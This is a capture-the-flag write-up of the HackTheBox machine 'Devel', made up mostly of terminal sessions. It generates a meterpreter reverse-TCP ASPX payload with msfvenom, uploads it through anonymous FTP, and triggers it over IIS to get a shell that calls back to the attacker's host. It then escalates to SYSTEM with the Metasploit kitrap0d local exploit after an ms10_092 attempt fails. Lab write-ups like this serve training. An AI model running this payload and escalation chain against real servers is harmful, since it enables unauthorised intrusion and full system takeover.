Devel Writeup

```
flerb@ubuntu:~$ sudo nmap -sS 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-12 13:54 PDT
Nmap scan report for 10.10.10.5
Host is up (0.076s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.19 seconds
flerb@ubuntu:~$
```


```
flerb@ubuntu:~$ sudo nmap -sV -p 21,80 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-12 13:55 PDT
Nmap scan report for 10.10.10.5
Host is up (0.074s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.53 seconds
flerb@ubuntu:~$
```

```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
```

```
flerb@ubuntu:~/devel$ echo "Testcontents" > test.txt
flerb@ubuntu:~/devel$ !ftp
ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:flerb): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
14 bytes sent in 0.00 secs (184.7551 kB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
09-13-21  12:22AM       <DIR>          test
09-13-21  12:28AM                   14 test.txt
09-13-21  12:23AM       <DIR>          testdir
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```



```
flerb@ubuntu:~/devel$ msfvenom -p windows/meterpreter/reverse_tcp LHOSTS=10.10.14.10 LPORT=4444 -f aspx > exploit.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2880 bytes
flerb@ubuntu:~/devel$ !ftp
ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:flerb): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put exploit.aspx
local: exploit.aspx remote: exploit.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2917 bytes sent in 0.00 secs (15.0371 MB/s)
ftp>
```

(https://nullarmor.github.io/posts/devel)

Once exploit.aspx us uploaded start reverse TCP connection handler and visit http://10.10.10.5/exploit.aspx to activate aspx exploit.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.10      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.10:4444 -> 10.10.10.5:49170) at 2021-09-12 14:33:01 -0700

meterpreter >
```

Logged in as the web server which makes sense considering

```
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

```
meterpreter > run post/windows/gather/enum_logged_on_users

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Running against session 5

Current Logged Users
====================

 SID  User
 ---  ----


[+] Results saved in: /home/flerb/.msf4/loot/20210912144728_default_10.10.10.5_host.users.activ_216238.txt

Recently Logged Users
=====================

 SID                                                           Profile Path
 ---                                                           ------------
 S-1-5-18                                                      %systemroot%\system32\config\systemprofile
 S-1-5-19                                                      C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                                      C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-317305410-3807702595-335209132-1000                  C:\Users\babis
 S-1-5-21-317305410-3807702595-335209132-500                   C:\Users\Administrator
 S-1-5-82-1036420768-1044797643-1061213386-2937092688-4282445334  C:\Users\Classic .NET AppPool
```

```
meterpreter > run post/multi/recon/local_exploit_suggester SHOWDESCRIPTION=true

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 4 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
  This module exploits the Task Scheduler 2.0 XML 0day exploited by
  Stuxnet. When processing task files, the Windows Task Scheduler only
  uses a CRC32 checksum to validate that the file has not been
  tampered with. Also, In a default configuration, normal users can
  read and write the task files that they have created. By modifying
  the task file and creating a CRC32 collision, an attacker can
  execute arbitrary commands with SYSTEM privileges. NOTE: Thanks to
  webDEViL for the information about disable/enable.
meterpreter >
```

But ms10_092_schelevator doesn't seem to work.

```
msf6 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION   6                yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.10      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf6 exploit(windows/local/ms10_092_schelevator) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  6         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.10:4444 -> 10.10.10.5:49172 (10.10.10.5)
```

```
msf6 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Preparing payload at C:\Windows\TEMP\nTWAnzzZpX.exe
[*] Creating task: ZhBvyt6GYZ
[*] ERROR: The task XML contains a value which is incorrectly formatted or out of range.
[*] (58,4):Task:
[*] Reading the task file contents from C:\Windows\system32\tasks\ZhBvyt6GYZ...
[-] Exploit failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The system cannot find the file specified.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_092_schelevator) >
```

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          13/9/2021, 12:11:47 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.422 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.523 MB
Virtual Memory: In Use:    618 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area Connection 3
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
                                 [02]: fe80::58c0:f1cf:abc6:bb9e
```

I used wes.py with the extracted systeminfo (https://github.com/bitsadmin/wesng) to get just an absurd amount of potential exploits, where concensus is that Vulnerabilities in the Kernel-Mode Driver Could Allow Elevation of Privilege.

It's a nuisance to scroll through the output of a file so I wrote a bash script to find CVEs with known exploits that provide Elevation:

```
#!/usr/bin/bash

while IFS= read -r line
do

        [[ $line = Date* ]] && DATE=${line}
        [[ $line = KB* ]] && KB=${line}
        [[ $line = CVE* ]] && CVE=${line}
        [[ $line = Title* ]] && TITLE=${line}
        [[ $line = Severity* ]] && SEVERITY=${line}
        [[ $line = Impact* ]] && IMPACT=${line}
        [[ $line = Exploit* ]] && EXPLOIT=${line}
        [[ $line = *product* ]] && PRODUCT=${line}
        [[ $line = *component* ]] && COMPONENT=${line}

        if echo "$EXPLOIT" | grep -q "http"; then
                if echo "$IMPACT" | grep -q "Elevation"; then
                        echo $DATE
                        echo $KB
                        echo $CVE
                        echo $TITLE
                        echo $SEVERITY
                        echo $IMPACT
                        echo $EXPLOIT
                        echo $PRODUCT
                        echo $COMPONENT
                        echo
                        DATE=''
                        KB=''
                        CVE=''
                        TITLE=''
                        SEVERITY=''
                        IMPACT=''
                        EXPLOIT=''
                        PRODUCT=''
                        COMPONENT=''
                fi
        fi

done < $1
~
~
~
~
~
"searchsploit-exploit-suggester-parster.sh" 40L, 786C
```

The output is promising:

```
flerb@ubuntu:~/cve_searchsploit$ ./searchsploit-exploit-suggester-parster.sh /home/flerb/wesng/devel-suggested-exploits
Date: 20130108
KB: KB2778930
CVE: CVE-2013-0008
Title: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege
Severity: Important
Impact: Elevation of Privilege
Exploit: http://www.exploit-db.com/exploits/24485
Affected product: Windows 7 for 32-bit Systems
Affected component:

Date: 20110614
KB: KB2503665
CVE: CVE-2011-1249
Title: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40564/
Affected product: Windows 7 for 32-bit Systems
Affected component:

Date: 20110208
KB: KB2393802
CVE: CVE-2010-4398
Title: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
Severity: Important
Impact: Elevation of Privilege
Exploits: http://www.exploit-db.com/bypassing-uac-with-user-privilege-under-windows-vista7-mirror/, http://www.exploit-db.com/exploits/15609/
Affected product: Windows 7 for 32-bit Systems
Affected component:

Date: 20100209
KB: KB977165
CVE: CVE-2010-0232
Title: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
Severity: Important
Impact: Elevation of Privilege
Exploits: http://www.securityfocus.com/bid/37864, http://lock.cmpxchg8b.com/c0af0967d904cef2ad4db766a00bc6af/KiTrap0D.zip
Affected product: Windows 7 for 32-bit Systems
Affected component:
```

Started the handler again from metasploit
Re-activated the script by navigating to the webpage with the exploit aspx script.

```
msf6 exploit(windows/local/ms13_005_hwnd_broadcast) > search CVE-2010-0232

Matching Modules
================

   #  Name                                    Disclosure Date  Rank   Check  Description
   -  ----                                    ---------------  ----   -----  -----------
   0  exploit/windows/local/ms10_015_kitrap0d  2010-01-19       great  Yes    Windows SYSTEM Escalation via KiTrap0D


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/ms10_015_kitrap0d
```

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.10      yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > exploit

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Started reverse TCP handler on 10.10.14.10:4445
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 2664 launched.
[*] Reflectively injecting the DLL into 2664...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 9 opened (10.10.14.10:4445 -> 10.10.10.5:49175) at 2021-09-12 18:42:39 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```